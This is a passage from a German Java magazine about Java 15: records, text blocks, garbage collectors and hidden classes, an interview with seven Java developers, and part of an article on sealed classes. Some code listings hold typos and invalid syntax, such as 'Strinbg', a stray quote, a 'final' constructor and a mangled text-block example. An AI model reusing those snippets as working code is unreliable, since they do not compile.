woman.partner().name(); // ==> "Adam"
woman.getNameInUppercase(); // ==> "EVE"

// Deep equals
new Person("Eve", new Person("Adam")).equals( woman ); // ==> true
```

```
public record Person(String name, Person partner ) {
  public Person(String name ) { this( name, null ); }
  public String getNameInUppercase() { return name.toUpperCase(); }
}
```

Erzeugt wird vom Compiler eine unveränderbare (immutable) Klasse, die neben den beiden Attributen und den eigenen Methoden natürlich auch noch die Implementierungen für die Accessoren, den Konstruktor sowie *equals/hashCode* und *toString* enthält (Listing 1).

Verwendet werden Records dann wie normale Java-Klassen. Der Aufrufer merkt also gar nicht, dass ein Record-Typ instanziiert wird (Listing 2).

Records sind übrigens keine klassischen JavaBeans, da sie keine echten Getter enthalten. Man kann auf die Member-Variablen aber über die gleichnamigen Methoden zugreifen (*name()* statt *getName()*). Records können im Übrigen auch Annotationen oder JavaDocs enthalten. Im Body dürfen zudem statische Felder sowie Methoden, Konstruktoren oder Instanzmethoden deklariert werden. Nicht erlaubt ist die Definition von weiteren Instanzfeldern außerhalb des Record Headers.

Die zweite Preview der Records in Java 15 enthält einige kleinere Verbesserungen aufgrund des Feedbacks aus der Community. Außerdem gibt es eine Integration der Records mit den Sealed Classes, wie das aus der Dokumentation des JEP 384 [6] entnommene Beispiel zeigt (Listing 3).

Eine Familie von Records kann von dem gleichen Sealed Interface ableiten. Die Kombination aus Records und versiegelten Datentypen führt uns zu algebraischen Datentypen, die vor allem in funktionalen Sprachen wie Haskell zum Einsatz kommen. Konkret können wir jetzt mit Records Produkttypen und mit versiegelten Klassen Summentypen abbilden.

Eine weitere Neuerung sind geschachtelte Records, um schnell und einfach Zwischenergebnisse in Form von zusammengehörigen Variablen modellieren zu können. Bisher konnte man bereits statische innere Records (analog zu statischen inneren Klassen) deklarieren. Jetzt gibt es auch die Möglichkeit, lokale Records innerhalb von Methoden als temporäre Datenstrukturen zu erzeugen. Listing 4 zeigt ein Beispiel.

Ebenfalls zum zweiten Mal dabei ist das Foreign-Memory Access API (JEP 383). Damit sollen Java-Programme sicher und effizient Speicher außerhalb des Heap

Listing 3

```
public sealed interface Expr
  permits ConstantExpr, PlusExpr, TimesExpr, NegExpr {
...
}
public record ConstantExpr(int i)          implements Expr {...}
public record PlusExpr(Expr a, Expr b)     implements Expr {...}
public record TimesExpr(Expr a, Expr b)    implements Expr {...}
public record NegExpr(Expr e)              implements Expr {...}
```

verwalten können. Prominente Beispiele sind In-Memory-Lösungen wie Ignite, mapDB, Memcached oder das ByteBuf API von Netty. Diese neue Bibliothek löst die veraltete Alternative *sun.misc.Unsafe* ab und macht Workarounds über *java.nio.ByteBuffer* überflüssig. Es ist Teil des Projekts Panama, das die Verbindungen zwischen Java- und Nicht-Java-APIs verbessern will.

Diesmal nicht als eigenes JEP aufgelistet, aber trotzdem wieder mit von der Partie sind die erst in Java 14 eingeführten *Helpful NullPointerExceptions*. Inhaltlich gab es keine Änderungen. Allerdings sind sie nun direkt aktiv und müssen nicht mehr explizit über einen Kommandozeilenparameter eingeschaltet werden. Sie sind sehr hilfreich bei auftretenden *NullPointerExceptions*, weil sie die betroffene Variable oder den verursachenden Methodenaufruf direkt benennen. Als Entwickler muss man nicht mehr raten oder durch aufwendiges Debuggen die betroffene Stelle ermitteln.

Dem Preview entwachsen sind in Java 15 die Text Blocks. Eigentlich war bereits im JDK 12 mit den Raw String Literals eine größere Änderung bei der Verarbeitung von Zeichenketten angekündigt, musste dann aber aufgrund von Unstimmigkeiten innerhalb der Community zurückgezogen werden. Im OpenJDK 13 und 14 wurden dann die Text Blocks als abgespeckte Variante in Form eines Preview-Features eingeführt. Ein Text Block ist dabei ein mehrzeiliges String Literal. Zeilenumbrüche werden nicht durch eine den Lesefluss störende Escape-Sequenz eingeleitet. Der String wird automatisch, aber auf nachvollziehbare Art und Weise formatiert. Wenn nötig, kann der Entwickler aber in die Formatierung eingreifen. Insbesondere für HTML-Templates und SQL-Skripte erhöht sich die Lesbarkeit enorm (Listing 5).

In Java 14 gab es noch kleinere Änderungen, u. a. wurden zwei neue Escape-Sequenzen hinzugefügt, um die Formatierung einer mehrzeiligen Zeichenkette anpassen zu können. Nun sind Text Blocks als offizielles Feature in den Java-Sprachumfang aufgenommen.

Aber es kamen nicht nur neue Features hinzu. Seit dem JDK 11 müssen wir auch immer wieder damit rechnen, dass als *deprecated* markierte Funktionen und Bibliotheken wegfallen. Diesmal hat es die erst in Java 8 eingeführte JavaScript-Engine Nashorn erwischt. Die mit ECMAScript 5.1 kompatible Implementierung hatte das frühere Projekt Rhino abgelöst, konnte sich aber nie annäherungsweise gegen die etablierte Plattform Node.js behaupten. Zudem entwickeln sich JavaScript und der ECMA-Standard sehr rapide weiter und es wäre sehr viel Aufwand, die Engine im JDK auf Stand zu halten. Keinen Einfluss hat der Ausbau übrigens auf das API javax.script, mit dem man beliebige Skriptsprachen aus einer Java-Anwendung heraus starten kann. Möchte man in Zukunft direkt auf der JVM JavaScript-Code ausführen, sollte man sich auch die polyglotte GraalVM näher anschauen. Damit lassen sich auch noch verschiedene andere Sprachen wie Ruby, Python usw. ausführen.

Ebenfalls entfallen werden die JVM-Portierungen für Solaris/SPARC. Diese sind noch ein Überbleibsel aus den Sun-Zeiten. Frühere Java-Versionen (bis einschließlich JDK 14) bleiben auf den alten Systemen weiterhin lauffähig. Falls der Bedarf besteht und sich interessierte

Listing 4

```
List<Merchant> findTopMerchants(List<Merchant> merchants, int month) {
  // Local record
  record MerchantSales(Merchant merchant, double sales) {}

  return merchants.stream()
    .map(merchant -> new MerchantSales(merchant,
                                       computeSales(merchant, month)))
    .sorted((m1, m2) -> Double.compare(m2.sales(), m1.sales()))
    .map(MerchantSales::merchant)
    .collect(toList());
}
```

Entwickler finden, können diese Varianten auch wiederbelebt werden. Im Moment möchte Oracle die freigewordenen Kapazitäten aber nutzen, um andere Features voranzutreiben.

Bei den Garbage Collectors hat sich in den vergangenen Jahren ebenfalls viel getan. Die automatische Speicherbereinigung war in den Anfangsjahren von Java eines der Killerargumente, mit dem man sich von der Konkurrenz abgehoben hat. Die Wahl des Garbage-Collector-Algorithmus hat natürlich direkt Einfluss auf die Performance einer Anwendung. Es gab schon immer verschiedene Implementierungen, aus denen man wählen konnte und die je nach Szenario mehr oder weniger gut geeignet waren. Durch die Weiter- und Neuentwicklung von Garbage Collectors konnte bereits in den letzten Jahren immer wieder an der Performanceschraube gedreht werden. So wurden beim Umstieg von Java 8 auf 11 von vielen Entwicklern signifikante Performanceverbesserungen gemessen, ohne eine Zeile Code geändert zu haben. Der Hintergrund ist der Wechsel des Standard-Garbage-Collectors zum G1.

Mit dem OpenJDK 15 hat sich nun der Status des ZGC von Experimental- zum Production- Feature geändert (JEP 377). Der ZGC wird als skalierbarer Garbage Collector mit niedriger Latenz angepriesen. Er bringt eine Reduzierung der GC-Pausenzeiten mit sich und kann mit beliebig großen Heap-Speichern umgehen (von wenigen Megabytes bis hin zu Terabytes). Ebenfalls in den Production-Status überführt wurde der in Java 12 erstmals eingeführte und ursprünglich bei Red Hat entwickelte Shenandoah GC (JEP 379). Weder ZGC noch Shenandoah sollen übrigens den aktuellen Standard-GC (G1) ersetzen. Sie bieten einfach eine Alternative, die bei bestimmten Szenarien performanter sein kann.

Ein „Hidden Feature“, das aber eher für Bibliothek- und Framework-Entwickler interessant ist, wurde mit dem JEP 371 hinzugefügt. Ziel der sogenannten Hidden Classes ist es, dynamisch zur Laufzeit erstellte Klassen leichtgewichtiger und sicherer zu machen. Bei den bisherigen Mechanismen (*ClassLoader::defineClass* und *Lookup::defineClass*) gab es keinen Unterschied, ob der Bytecode der Klasse dynamisch zur Laufzeit oder statisch beim Kompilieren entstanden ist. Damit waren dynamisch erzeugte Klassen sichtbarer als notwendig. Hidden Classes können weder von anderen Klassen eingesehen oder verwendet werden noch sind sie über Reflection auffindbar. Als ein Anwendungsfall könnte *java.lang.reflect.Proxy* versteckte Klassen definieren, die dann als Proxy-Klassen fungieren. Zu beachten ist bei Hidden Classes aber das Problem, dass sie derzeit (noch) nicht in Stacktraces auftauchen. Das erschwert natürlich eine notwendige Fehlersuche.

Fazit

Java 15 macht wieder einen grundsoliden Eindruck. Oracle hat das nun nicht mehr ganz so neue Releasemanagement weiterhin gut im Griff und konnte erneut pünktlich liefern. Im März 2021 steht mit Java 16 schon das nächste Major-(Zwischen-)Release auf dem Plan, bevor dann im Herbst mit der Version 17 erneut eine Version mit Long Term Support folgt. Für das OpenJDK 16 [7] wurden, Stand jetzt, bereits fünf JEPs eingeplant und drei weitere vorgeschlagen. Unter anderem geht es um den sich bereits in Arbeit befindlichen Wechsel bei der Versionsverwaltung (Umstieg von Mercurial auf Git) und den Umzug der OpenJDK-Quellen nach GitHub. Bis zum Feature-Freeze im Dezember werden noch weitere API-Erweiterungen und neue Features folgen. Wir dürfen gespannt sein, was uns erwarten wird. Genügend Stoff liefern die Inkubatorprojekte Loom, Amber, Valhalla und andere auf jeden Fall.

Auch mit 25 Jahren gehört die Programmiersprache Java noch längst nicht zum alten Eisen. Im Ranking des Tiobe-Index [8] ist Java im September 2020 zwar nur noch auf dem zweiten Platz. Aber das ändert sich regelmäßig, und der Langzeittrend zeigt, dass Java in den letzten 20 Jahren immer unter den Top 3 gelandet ist. Im Moment deutet nichts darauf hin, dass sich daran in den nächsten Jahren etwas ändern könnte.

Falk Sippach ist bei der embarc Software Consulting GmbH als Softwarearchitekt, Berater und Trainer stets auf der Suche nach dem Funken Leidenschaft, den er bei seinen Teilnehmern, Kunden und Kollegen entfachen kann. Bereits seit über 15 Jahren unterstützt er in meist agilen Softwareentwicklungsprojekten im Java-Umfeld. Als aktiver Bestandteil der Community (Mitorganisator der JUG Darmstadt) teilt er zudem sein Wissen gern in Artikeln, Blogbeiträgen, sowie bei Vorträgen auf Konferenzen oder User-Group-Treffen und unterstützt bei der Organisation diverser Fachveranstaltungen.

@sippsack

Listing 5

```
String html = "<html>// Ohne Text
// Blocks
\n" +
        "    <body>\n" +
        "      <p>Hello, Escapes</
                          p>\n" +
        "    </body>\n" +
        "</html>\n";
```

```
// Mit Text Blocks
String html = """
            <html>
              <body>
                <p>Hello, Text Blocks</p>
              </body>
            </html>""";
```

Links & Literatur

[1] https://mail.openjdk.java.net/pipermail/announce/2020-September/000291.html

[2] https://openjdk.java.net/projects/jdk/15/

[3] https://jaxenter.de/java/java-15-jdk-15-news-update-92932

[4] https://docs.oracle.com/en/java/javase/11/docs/api/java.base/java/lang/Object.html#equals(java.lang.Object)

[5] https://openjdk.java.net/jeps/360

[6] https://openjdk.java.net/jeps/384

[7] https://openjdk.java.net/projects/jdk/16/

[8] https://www.tiobe.com/tiobe-index/

Sieben Java-Expert*innen gehen Java 15, Java 16 und Projekt Skara auf den Grund

Die glorreichen 7

Java 15 ist veröffentlicht worden: pünktlich, sorgfältig getestet und vollgepackt mit neuen Features. Wir haben aus diesem Anlass mit sieben Java-Expert*innen gesprochen, die ihren Eindruck vom aktuellen Release mit uns teilen. Natürlich haben wir über die allgemeinen Lieblingsfeatures unserer Java-Profis gesprochen, aber auch über ihre Wünsche für Java 16. Außerdem gaben sie ihre Meinung zum aktuellen Umzug auf Git bzw. GitHub zum Besten.

von Dominik Mohilo

Java Magazin: Hallo ihr Lieben und danke fürs Mitmachen! Gehen wir gleich in medias res: Was ist euer Lieblingsfeature in Java 15?

Thomas Darimont: Ich finde das Feature Hidden Classes ziemlich spannend. Als nützliches Werkzeug für Bibliothek- und Framework-Entwickler helfen Hidden Classes dabei, zur Laufzeit erzeugte Klassen leichtgewichtiger zu machen. Das kann beispielsweise für dynamische Proxies, dynamische Ausdrücke oder Scripts sehr nützlich sein. Ein Verwendungsbeispiel für Dynamic Proxies mit Hidden Classes bietet Remi Forax mit seinem hidden_proxy [1]. Zu beachten ist bei Hidden Classes noch das Problem, dass diese Klassen derzeit nicht in StackTraces auftauchen, was die Fehlersuche erschweren kann. Siehe auch den Eintrag auf der corelibs-dev-Mailingliste [2].

Johannes Unterstein: Definitiv die Promotion vom Low Latency Z Garbage Collector zur Produktionsreife (JEP 377 [3]). Die implementierten Features versprechen für den Betrieb enorme Vorteile. Sei es nun die Freigabe von ungenutztem Speicher, der größere mögliche Heap (16 TB) oder die schnelle Garbage Collection, alle sind sehr willkommene Verbesserungen, über die sich jeder Betrieb freuen wird.

Hendrik Ebbers: Auch wenn es erst einmal nur als Preview in JDK 15 enthalten ist, finde ich die Sealed Classes sehr wichtig. Was sich für Anwendungsentwickler vielleicht initial wie ein unnötiges Feature anfühlt, wird sicherlich für Framework-Entwickler interessante Konzepte ermöglichen, um Restriktionen in einem API zu definieren. Darüber hinaus sind Sealed Classes ein wichtiger Baustein, um Pattern Matching in Java zu ermöglichen. Und wir sollten auch nicht vergessen, dass JDK 15 das Update auf den Unicode-13-Standard beinhaltet und somit 50 neue Emojis unterstützt.

Michael Vitz: Für mich zeigt sich besonders durch den Einzug von Textblöcken und den jeweils zweiten Previewversionen von Records und *instanceof* Pattern Matching, dass der begonnene Weg, sinnvolle neue Features in Ruhe in die Sprache einzubauen, konsequent weiterverfolgt wird. Abseits davon ist die Ergänzung von String (bzw. genaugenommen CharSequence) um die *isEmpty*-Methode hilfreich.

Tim Zöller: Im aktuellen Release ist für mich zu viel Spannendes, um mir ein Highlight rauspicken zu können. Dass Text Blocks kein Previewfeature mehr sind, wird meinen Entwickleralltag am ehesten vereinfachen. Dass der Shenandoah Garbage Collector nicht mehr experimentell, sondern ein vollwertiges Feature ist, ist ebenfalls ein großer Schritt. Bei den Previewfeatures finde ich die Sealed Classes sehr vielversprechend. Da bin ich sehr auf das Zusammenspiel von Records, Sealed Classes und Pattern Matching in der Zukunft gespannt.

Sandra Parsick: Mein Highlight in Java 15 ist das Feature Text Blocks und dass Records und Pattern Matching weiter vorangetrieben wurden.

Henning Schwentner: Ich freue mich über die (weiteren) Previews für Records und Sealed Classes, weil sie Schritte in Richtung Value Types und Pattern Matching sind. Als Fan von DDD nervt mich oft der Boilerplate-Code, den man schreiben muss, um Value Objects zu implementieren. Das wird mit richtigen Value Types einfacher – auch jetzt schon an einigen Stellen mit Records.

THOMAS DARIMONT
Fellow bei der codecentric AG & Organisator der JUG Saarland

HENDRIK EBBERS
Software Engineer bei Neo4j & Organisator der JUG Kassel

SANDRA PARSICK
Freiberufliche Softwareentwicklerin und Consultant im Java-Umfeld

HENNING SCHWENTNER
Coder, Coach und Consultant bei der WPS – Workplace Solutions

JAXenter: Java hat den Umzug auf Git als Versionskontrollsystem (VCS) und GitHub als Hostingplattform vollzogen. Eure Meinung dazu?

Darimont: Ich denke, die Umstellung auf Git und der Umzug nach GitHub wird zu einer höheren Beteiligung der Community an der Weiterentwicklung von Java führen, da Git vielen Entwicklern geläufiger ist als Mercurial und GitHub die Codebase des Java-Ökosystems leichter zugänglicher macht.

Unterstein: Ja mei…ist 2020, oder?

Ebbers: Das ist meiner Meinung nach ein sehr wichtiger Schritt. Wenn man einfach mal in das JDK Repository schaut, kann man direkt PRs für das OpenJDK sehen und jeder GitHub-User kann hier sowohl die PRs als auch die Änderungen kommentieren. Aber auch wenn das ein wichtiger Schritt war, ist der Gesamtprozess der OpenJDK-Entwicklung noch immer an vielen Stellen stark verbesserungswürdig. Es kann einfach nicht sein, dass man Hacks kennen muss oder gute Kontakte braucht, um ein Issue im OpenJDK Issue Tracker zu kommentieren. Hier muss auf jeden Fall noch einiges passieren, um das OpenJDK zugänglicher zu machen.

Vitz: Da ich Java bzw. das JDK primär benutze, ändert sich für mich an dieser Stelle nicht viel. Wenn ich dann doch mal durch die Source stöbern möchte, dann sagt mir persönlich das GitHub UI mehr zu als das vorherige.

Zöller: Es ist immer zu begrüßen, wenn Open-Source-Projekte auf eine Infrastruktur und eine Plattform setzen, die so vielen Menschen zugänglich ist wie möglich. Ob der Code jetzt bei GitHub, GitLab oder Bitbucket liegt, ist da zweitranging, solange er für alle zugänglich ist und die Prozesse nachvollziehbar sind.

Parsick: Ich denke, die Umstellung auf Git und der Umzug auf GitHub könnten helfen, die Mitarbeit zu vereinfachen. Ob es gut ist, komplett auf GitHub als Infrastruktur zu setzen, wird sich zeigen. Da finde ich den Ansatz von der Apache Foundation besser: eigene Infrastruktur und nur Mirrors auf GitHub.

Schwentner: Mercurial ist auch ein mächtiges Versionsverwaltungssystem, aber Git hat sich einfach durchgesetzt. GitHub ist inzwischen der Standard für Open-Source-Projekte. Der Umzug dorthin macht es dem Entwickler draußen im Feld einfacher, auf die Sourcen des JDK zuzugreifen, weil er sein gewohntes Tooling nutzen kann. Und das begrüße ich, weil es die Wahrscheinlichkeit steigert, dass Pull Requests von vielen Menschen aus der Community gestellt werden.

JAXenter: Java 16 ist bereits in der Entwicklung – was würdest du dir für die kommende Version wünschen?

Darimont: Ich würde etwas mehr Sprachkomfort im Sinne von prägnanteren Methodendefinitionen (Concise Method Bodies [4]) begrüßen.

Unterstein: Verbesserungen im Speichermanagement oder andere betriebserleichternde Features sind immer willkommen, aber läuft eigentlich.

Ebbers: Für Java 16 wird es wichtig sein, dass alle offenen Baustellen und Previews zusammenlaufen und stabil werden. Mit Java 17 wird in einem Jahr das nächste Long-Term-Support-Release von Java erscheinen. Wenn man sich einmal anschaut, was zwischen Java 11 und Java 15 passiert ist, kann man schon viele sehr coole Neuerung entdecken: Records, Text Blocks, Switch Expressions und Pattern Matching sind sicherlich einige der Kernpunkte, mit denen sich Entwickler bei einem Umstieg von Java 11 auf 17 auseinandersetzen müssen. Da einige der genannten Punkte aktuell noch als Previewfeatures vorliegen, wird sicherlich mit Hochdruck daran gearbeitet, diese bis zum LTS als finalen Bestandteil ins OpenJDK zu bekommen. Für mich ist das eigentlich das Wichtigste in Java 16.

Vitz: Primär wünsche ich mir, dass der begonnene Weg konsequent fortgesetzt wird. Vor allem die übernächste Version, Java 17, wird ja wieder ein LTS-Release werden, auf das viele upgraden wollen. Hier wäre es schön, wenn möglichst viele der Previewfeatures final vorlägen.

Zöller: Es ist momentan noch schwer zu sagen, was realistisch ist. Unter den möglichen Kandidaten ist für mich der JEP 302 Lambda Leftovers am interessantesten, weil er die Nutzung von Lambdas abrundet und Lambdas mächtiger macht. Darüber hinaus würde mich JEP 198 Light-Weight JSON API interessieren, der JSON Processing als schlankes Feature im JDK umsetzen möchte. JEP 301 Enhanced Enums könnte auch interessant werden, auch wenn mir bislang dafür in meinem Alltag die Anwendungsfälle fehlen.

Parsick: Ich fände es toll, wenn die Features Records und Pattern Matching zum Standard würden.

Schwentner: Wie schon oben angeklungen ist, wünsche ich mir Value Types für Java. Deshalb drücke ich Project Valhalla die Daumen und hoffe, dass es mit einem der nächsten Releases zur Produktionsreife gelangt.

Links & Literatur

[1] https://github.com/forax/hidden_proxy

[2] https://mail.openjdk.java.net/pipermail/core-libs-dev/2020-September/068542.html

[3] https://openjdk.java.net/jeps/377

[4] https://openjdk.java.net/jeps/8209434

JOHANNES UNTERSTEIN
Software Engineer bei Neo4j & Organisator der JUG Kassel

MICHAEL VITZ
Senior Consultant bei INNOQ & mehrjährige Erfahrung in der Entwicklung, Wartung und im Betrieb von Anwendungen auf der JVM

TIM ZÖLLER
IT Consultant bei der ilum:e informatik AG in Mainz & Mitgründer der JUG Mainz

JEP 360: Sealed Classes (Preview)

Kein Buch mit sieben Siegeln

Das Vorgehen hat sich bewährt – auch im JDK 15 hat mit Sealed Classes ein neues Sprachkonstrukt vorerst als Preview-Feature Einzug gehalten. Es gibt Entwicklern Kontrolle darüber, welche Klassen von einem bestimmten Interface oder einer Klasse erben dürfen. Wem das neue Sprachkonstrukt nützt, wann man es einsetzen kann und was man jetzt und in Zukunft alles damit anstellen können wird, wird in diesem Artikel zusammengefasst.

von Tim Zöller

Java-Entwicklern stand bislang eine Vielzahl von Werkzeugen zur Verfügung, mit denen sie festlegen konnten, in welcher Art und Weise von Klassen vererbt werden kann. Ist eine Klasse *package-private*, kann sie nur im selben Paket referenziert werden, sämtliche Unterklassen müssen sich also in diesem befinden. Damit entfällt aber die Möglichkeit, die Oberklasse selbst außerhalb dieses Pakets zu nutzen. Mit dem *final*-Modifier kann das Erben von einer Klasse verboten werden, dies verhindert aber nicht, neue Implementierungen einer gemeinsamen Oberklasse zu entwerfen. Möchte man hingegen eine gemeinsame Oberklasse oder ein Interface etwa für APIs verwendbar machen, jedoch verhindern, dass neue Kindklassen implementiert und verwendet werden, existierte bislang lediglich die Möglichkeit, den Konstruktor der Oberklasse *package-private* zu setzen und sämtliche Unterklassen im selben Paket zu behalten. Genau hier setzen Sealed Classes an. Durch den neu eingeführten Modifier *sealed* und die Direktive *permits* wird bereits am oberen Ende der Vererbungshierarchie festgelegt, welche weiteren Implementierungen einer Klasse existieren dürfen. In Listing 1 definieren wir am Interface Payment, dass es nur durch die Klassen *InvoicePayment* und *UpfrontPayment* implementiert werden darf.

Auf gleiche Art und Weise könnte statt eines Interface auch eine Klasse oder eine abstrakte Klasse verwendet werden. Ansonsten kann mit der Vererbung verfahren werden wie gewohnt – vom Interface kann eine normale Klasse, ein Record (Preview-Feature), eine Enum oder ein weiteres Interface erben. Im Beispiel sind *InvoicePayment* als *final* und *UpfrontPayment* als *non-sealed* deklariert. Das liegt daran, dass für Klassen, die von einer Sealed Class erben, die Entscheidung getroffen werden muss, wie die weitere Vererbungshierarchie aussehen soll. Sie können entweder final sein und nicht weitervererbt werden, ebenfalls sealed sein und eingeschränkt Vererbung zulassen, oder sie sind non-sealed – von ihnen dürfen dann beliebig weitere Unterklassen gebildet werden. Ein Standardverhalten gibt es nicht, die Entscheidung muss bei Erstellung der Klasse explizit getroffen werden. Ausgenommen sind Records und Enums, die implizit final sind und generell nicht weitervererbt werden können (Listing 2). Die gesamte Syntaxbeschreibung lässt sich in Listing 3 nachvollziehen.

Nutzen in JDK 15

Das bereits vorgestellte Beispiel in Listing 2 soll uns als Grundlage dienen, den Nutzen mit aktivierten Preview-Features im aktuellen JDK zu verstehen. Dabei betrachten wir die kürzere Schreibweise mit Records. Nehmen wir an, wir stellen ein Java-Zahlungs-API bereit. Kunden, die es nutzen möchten, binden einfach eine Java-Bibliothek mit der nötigen Schnittstelle ein, schon können sie sie in ihrer Software benutzen. Die Klasse *PaymentProcessor* (Listing 4) nimmt für die Methode *processPayment* eine Instanz von *Payment* entgegen und verarbeitet sie je nach Typ. Mit Sealed Classes ist nun sichergestellt, dass es sich bei der übergebenen Instanz von Payment nur um ein *UpfrontPayment* oder ein *InvoicePayment* handeln kann – eine andere Klasse, die von *Payment* erbt, die etwa von einem User erzeugt wurde, kann nicht existieren.

Der Entwickler des API kann sich in diesem Codebeispiel sicher sein, alle Fälle behandelt zu haben, und muss seinen Code weniger defensiv schreiben. Leider ist der Compiler aber noch nicht so clever wie unser Entwickler, wie man an der Methode *buildPaymentDescription* sieht. Obwohl in den beiden *if*-Statements sämtliche Möglichkeiten erschöpft wurden, sind wir gezwungen,

einen *else*-Zweig mit einer Sonderbehandlung einzuführen – die niemals ausgeführt werden wird.

Neben dem offensichtlichen Nutzen des neuen Sprachfeatures gibt es auch kritische Stimmen, die darin eine Verletzung von OOP-Prinzipien sehen. Eine Oberklasse, die sämtliche Klassen, die von ihr erben, kennen muss – wie passt das zu Kapselung und einer objektorientierten Sprache? Hierbei muss die Frage gestellt werden: Warum abstrahieren und kapseln wir in der Softwareentwicklung? Meist, um Flexibilität zu erlangen. Und um uns an unserem Beispiel zu orientieren: An vielen Stellen im Code reicht es, zu wissen, dass wir eine Instanz von *Payment* erhalten oder in ein API hineingeben. Die genaue Klasse zu kennen, ist nicht notwendig, stattdessen werden die gleichen Eigenschaften aller Implementierungen der Klasse gleichbehandelt. Anstatt für jede Unterklasse eigenen Code zu schreiben, können wir den gleichen Code wiederverwenden. Würde *Payment* nichts von seinen Implementierungen wissen müssen, könnten wir neue Unterklassen zu unserer Applikation hinzufügen, ohne den bisherigen Code anpassen zu müssen. Theoretisch können wir sogar neue Unterklassen von *Payment* zur

Listing 1

```
public sealed interface Payment permits InvoicePayment, UpfrontPayment {
  BigDecimal getAmount();
}

public class InvoicePayment implements Payment {

  private final BigDecimal amount;
  private final LocalDate toPayUntil;

  public final InvoicePayment(BigDecimal amount, LocalDate toPayUntil) {
    this.amount = amount;
    this.toPayUntil = toPayUntil;
  }

  public BigDecimal getAmount() {
    return this.amount;
  }

  public LocalDate getToPayUntil() {
    return this.toPayUntil;
  }

}

public non-sealed class UpfrontPayment implements Payment {

  private final BigDecimal amount;

  public UpfrontPayment(BigDecimal amount) {
    this.amount = amount;
  }

  public BigDecimal getAmount() {
    return this.amount;
  }

}
```

Listing 2

```
public sealed interface Payment permits InvoicePayment, UpfrontPayment {
  BigDecimal amount();
}

public record InvoicePayment(LocalDate toBePayedUntil, BigDecimal amount)
                                                          implements Payment {
}

public record UpfrontPayment(BigDecimal amount) implements Payment {
}
```

Listing 3

```
NormalClassDeclaration:
  {ClassModifier} class TypeIdentifier [TypeParameters]
  [Superclass] [Superinterfaces] [PermittedSubclasses] ClassBody

ClassModifier:
  (one of)
  Annotation public protected private
  abstract static sealed final non-sealed strictfp

PermittedSubclasses:
  permits ClassTypeList

ClassTypeList:
  ClassType {, ClassType}
```

Listing 4

```
public class PaymentProcessor {

  public void processPayment(Payment payment) {
    if(payment instanceof UpfrontPayment c) {
      continueProcessIfPaymentArrives(...);
    } else if (payment instanceof InvoicePayment i) {
      continueProcessImmediately(...);
    }
  }

  public Strinbg buildPaymentDescription(Payment payment) {
    if(payment instanceof UpfrontPayment c) {
      return String.format("This is an Upfront Payment of %s €", c.amount());"
    } else if (payment instanceof InvoicePayment i) {
      return String.format("This is an Invoice Payment of %s €, due on %s",
                                                  i.amount(), i.toBePayedUntil());
    } else {
      throw new IllegalStateException("Payment Type not expected: " +
                                                          payment.getClass());
    }
  }
}
```

Laufzeit laden und damit eine Klasse verarbeiten, die zur Zeit der Kompilierung noch gar nicht bekannt war. Nutzen wir hingegen Sealed Classes, tun wir das, um unser Domänenmodell genauer zu beschreiben. Wir möchten darauf hinweisen, dass die Anzahl der Unterklassen fest definiert ist und es hier keine Dynamik geben darf. Unser Code kann auf Basis dieser Annahme Businesslogik implementieren. Kommt eine neue Unterklasse zu den existierenden hinzu, wird es einen Kompilierfehler geben. Dieser ist erwünscht, denn ein essenzieller Bestandteil des Domänenmodells hat sich geändert, diesen Umstand möchten wir an allen Stellen, die es betrifft, mitbekommen. Gleichzeitig büßen wir die Fähigkeit zur Abstraktion durch diese neue Kopplung nicht ein.

Ein kurzer Abstecher in algebraische Datentypen

Der Text zum JEP 360: Sealed Classes [1] erwähnt „Algebraic Data Types“. Diese näher zu beleuchten, hilft zu verstehen, warum die Einführung von Sealed Classes einen großen Schritt hin zu funktionaler Programmierung in Java darstellt. Algebraische Datentypen [2] setzen sich in der Regel aus Produkttypen und Summentypen zusammen und sind ein wichtiger Bestandteil von statisch typisierten funktionalen Sprachen wie etwa Haskell oder Scala. Produkttypen kennen wir in Java schon zur Genüge. Sie bezeichnen Typen, die sich aus anderen Typen zusammensetzen, also beispielsweise Records oder Klassen. Der Typ *Würfel* beispielsweise setzt sich aus den Typen *Höhe*, *Breite* und *Tiefe* zusammen. Produkttypen beschreiben also ein „Und“, sozusagen eine Komposition aus anderen Typen. Summentypen hingegen beschreiben ein „Oder“. Der bekannteste Summentyp in Java ist *Boolean*, der entweder *true* oder *false* ist. Während sich mit Produkttypen die Daten unseres Domänenmodells modellieren lassen, eignen sich Summentypen dazu, Verhalten zu beschreiben. Das Domänenmodell für das oben erwähnte Payment-Beispiel zeichnet sich durch seine Robustheit aus: Wenn wir davon ausgehen, dass es einen Produkttyp *Checkout* gibt, der sämtliche Kundendaten wie Adresse, Kontodaten und die gekaufte Ware beinhaltet, ist das *Payment* ein Teil von *Checkout*. Je nachdem, welche Art von Payment der Kunde auswählt, benötigen wir andere Daten im Konstruktor; bei einem Rechnungskauf geben wir ein Zahlungsziel vor. Die Klasse *PaymentProcessor* weiß für jede Zahlungsmethode, wie mit ihr zu verfahren ist, und kann durch Pattern Matching [3] leicht auf die typspezifischen Attribute zugreifen. Erweitern wir die Applikation um zusätzliche Zahlungsmethoden, geschieht das nun ausschließlich durch Komposition: Beispielsweise könnten wir eine neue Klasse *OnlinePayment* einführen, die zusätzlich im Konstruktor noch die E-Mail-Adresse benötigt, mit der der Kunde beim Zahlungsdienstleister registriert ist. Das Attribut *payment* im Typ *Checkout* könnte dann drei statt zwei Zustände annehmen.

Ausblick auf die weitere Roadmap

Die bisher aufgeführten Anwendungsfälle sind ohne Frage hilfreich, der größte Nutzen von Sealed Classes liegt jedoch in der Zukunft und wird sich dann offenbaren, wenn sie von Pattern Matching unterstützt werden, beispielsweise in einem Switch Statement. Der Compiler kann dann, ähnlich wie momentan schon für Enumerations, überprüfen, ob sämtliche möglichen Fälle erschöpfend behandelt wurden. Ist das nicht der Fall, würde er eine Default Clause einfordern. Das ist möglich, da durch das Versiegeln der Klasse auch verhindert wird, dass eine neue Implementierung der Oberklasse dynamisch zur Laufzeit geladen wird. Zusätzlich wird der Compiler den Entwickler mit einem Fehler darauf hinweisen, wenn eine neue Implementierung zu den existierenden hinzugefügt, jedoch im Pattern Matching nicht berücksichtigt wird. Das sorgt für robusteren Code und weniger Boilerplate-Code (Listing 5).

Fazit

